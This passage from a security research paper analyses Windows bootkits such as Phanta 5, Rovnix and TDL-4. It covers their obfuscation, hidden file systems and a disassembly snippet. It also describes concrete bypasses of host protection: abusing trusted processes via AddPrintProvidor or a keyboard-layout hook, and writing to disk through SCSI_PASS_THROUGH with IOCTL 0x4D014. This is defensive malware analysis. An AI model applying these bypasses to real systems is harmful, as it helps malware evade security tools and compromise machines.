


Fig. 39 contrast between Phanta 5 and *Stoned Bootkit*

But soon, we found newer Phanta 5 removed this code block. Instead, it uses another way to parse file system. We're not sure whether it's original. But it's better indeed.

```
seg000:4F10 loc_4F10:                               ; CODE XREF: call_16_read_DBR+95↑j
seg000:4F10                 push    5
seg000:4F12                 push    ds
seg000:4F13                 push    offset aFat16   ; "FAT16"
seg000:4F16                 push    ss
seg000:4F17                 lea     ax, [bp+var_1CA]
seg000:4F1B                 push    ax
seg000:4F1C                 call    call_17_comp_string
seg000:4F1F                 add     sp, 0Ah

seg000:4EE0                 push    ds
seg000:4EE1                 push    offset aFat32   ; "FAT32"
seg000:4EE4                 push    ss
seg000:4EE5                 lea     ax, [bp+var_1AE]
seg000:4EE9                 push    ax
seg000:4EEA                 call    call_17_comp_string

seg000:4EAE                 push    ds
seg000:4EAF                 push    offset aNtfs    ; "NTFS"
seg000:4EB2                 push    ss
seg000:4EB3                 lea     ax, [bp+var_1FD]
seg000:4EB7                 push    ax
seg000:4EB8                 call    call_17_comp_string
seg000:4EBB                 add     sp, 0Ah
seg000:4EBE                 or      ax, ax
```

Fig. 40 new code snippet to parse file system in Phanta 5

3 Windows bootkit attack trend forecast

In recent years, bootkit had continuous improvements on means of attack. The improvements specifically embody in below aspects:

3.1 Hardware level infection Starting from eEye's BootRoot project, BIOS infection is not generated as a concept. Afterwards, more researches were stimulated in this direction. *Peter Kleissner* demonstrated using bootkit to bypass Windows 8's UAC in MalCon Assembly in November 2011. Although the targeted Windows 8 system is booted based on BIOS, this indicates that traditional bootkit threat won't die before we enter the UEFI era.

On the other hand, researchers and hackers have never stopped the discussion on UEFI security. In 2012, we saw several technological breakthroughs, such as *Loukas*'s EFI Rootkit for Mac in Black Hat USA 2012, *Jonathan Brossard*'s UEFI rootkit, Rakshasa. These provide the basis of underlying technology for the development of bootkit. When the time comes, they will be transformed into the reality of attacks.

3.2 Obfuscation in 16-bit boot loader In order to escape static detection, bootkits began to obfuscate their boot loaders, such as encryption, inserting junk code, etc. Rovnix.b's boot loader is polymorphic.




Fig. 41 Rovnix.b's boot loader code

Take a look at function *run_obs_code*. You could see the inside *push* and *pop* instructions don't match. The number of *push* is one more than *pop*. So when *ret* is executed, the flow will not go to the next instruction after *run_obs_code*. We got troubles while debugging before we were aware of this traps.

Phanta 5 seems to draw this experience. Although Phanta 5's boot loader code is not polymorphic, the confusing *jmp* instructions indeed make analysis more difficult.

3.3 Protection of virus data In order to strengthen protection of virus data, TDL-4 designed its own file system. Except malicious MBR, all the other modules of TDL-4 are stored in its custom file system.




Fig. 42 TDL-4's file system

After wards, we could see the similar way is widely used in newly coming bootkit viruses. Bootkit could make this even more complicated, because this only depends on the strength of encryption algorithm and the complexity of the file structure. Theoretically, any kernel module could be put into this file system. It's up to bootkit to decide when and which to load. If so, this will be the worst thing.

4 Problems of prevention and detection

The biggest difference between bootkit virus and other types of virus is that bootkit virus obtains control earlier than Windows. Thus, it could make any change to the system at the same time hiding itself. Once a bootkit is installed successfully, the subsequent cleanup work will be very complicated.

The prevention of bootkit includes protecting disk's reading and writing, monitoring driver loading. Most AVs already paid attention to these aspects. But bootkit authors are keeping digging the weakness and missing corners of security tools. This also becomes one of the defense problems.

4.1 Dangerous API Current HIPS systems are based on the trust mechanism of process chain, meaning that if a process is to be trusted, any operation of this process is trusted, including creating a new child process. TDL-4 uses *AddPrintProvidor* to load its virus driver because the printer process *spoolsv.exe* is trusted.

Also in Phanta 5, we saw the use of 'vulnerability' of functions *LoadKeyboardLayoutA* and *ZwQueryValueKey*. When we call *PostMessage* to post a WM_INPUTLANGCHANGEREQUEST message to *explorer*'s window, *explorer* will load a new keyboard layout. Phanta 5 hooks *ZwQueryValueKey* to modify the IME file which *explorer* is to load. Thus, *explorer* loads a virus module. As *explorer.exe* is a trusted process, Phanta 5 could do anything in *explorer*'s memory, including loading virus driver.

These three functions have one thing in common. Although they're only called in their own processes, they affect the whole system. We name them 'dangerous API'. Finding the vulnerabilities of dangerous APIs is the easiest way to bypass HIPS.

4.2 Alternative penetration of disk Protection of disk's boot section has already attracted the attention of many security tools. HIPS tools also monitor disk's reading and writing operations by checking the access to path \\.\PhysicalDrive0 or \DEVICE\HARDDISK\DR0.

But recently we found a new way to bypass such protection. First you send a SCSI_PASS_THROUGH instruction to the disk, which is a standard SCSI instruction. When current physical disk's corresponding bus device symbol link is found, you need to fill in the SCSI_PASS_THROUGH structure and send a *DeviceIoControl* code, 0x4D014, which stands for METHOD_BUFFERED, to disk driver. Then you could bypass above disk protection approaches and modify the disk.




Fig. 43 bypass disk protection

During our tests, most HIPS tools could not prevent such attack.

4.3 Once again-What's bootkit? Above we described several complicated bootkit families. We mentioned their development and their differences. We also predict their development trend. Now we want to raise the question again. How to define a bootkit's technical characteristic?

We believe that a bootkit overall consists of three stages.




Fig. 44 Bootkit composition

Boot stage's purpose is to obtain control before system startups. It might lie in UEFI, BIOS, MBR, VBR, Bootstrap code, *ntldr*, *bootmgr*, and etc.

Patch kernel code stage is mainly to bypass system protection and load virus driver. Searching where to patch is just like looking for *Zero Day* vulnerabilities in system kernel. Although we saw several different kinds of bootkit family, their boot process have many similarities. Bootkit authors do not want to spend their time on digging where to patch, as long as one stable patching way is enough.

Load driver stage is easy to understand. Once the kernel is patched, bootkit could load its virus driver in kernel. Thus virus driver is loaded earlier than other drivers.

Summary

We believe bootkit threat will still continue to persist and evolve. Meanwhile, as the cost of developing a stable bootkit virus family is much higher than other types of virus, we guess there won't be many new bootkit families coming out. And we believe Secure Boot or UEFI would relieve bootkit attack. Currently, our terminal defense system has inherent weakness. Client's AV products could not protect both software and hardware. Even the cleanup work for bootkit could not be put into AV's engine. So we advise to back up the core data in system boot phase plus defense in application layer.

References

[1] Derek Soeder, Ryan Permeh: eEye BootRoot on http://www.blackhat.com/presentations/bh-usa-05/bh-us-05-soeder.pdf (Blackhat 2005)

[2] John Heasman: Hacking firmware on https://www.blackhat.com/presentations/bh-usa-07/Heasman/Presentation/bh-usa-07-heasman.pdf (Blackhat 2007)

[3] Anibal L. Sacco, Alfredo A. Ortega: Persistent BIOS Infection on http://www.coresecurity.com/files/attachments/Persistent_BIOS_Infection_CanSecWest09.pdf (CanSecWest09)

[4] IceLord, BIOS RootKit: Welcome Home, My Lord! On http://www.xfocus.net/articles/200705/918.html (Xfocus 2007)

[5] MJ0011: Advanced Bootkit-Tophet on http://xcon.xfocus.org/XCon2008/index.html (XCon 2008)

[6] Peter Kleissner: Stoned Bootkit on http://www.blackhat.com/presentations/bh-usa-09/KLEISSNER/BHUSA09-Kleissner-StonedBootkit-PAPER.pdf (Blackhat 2009)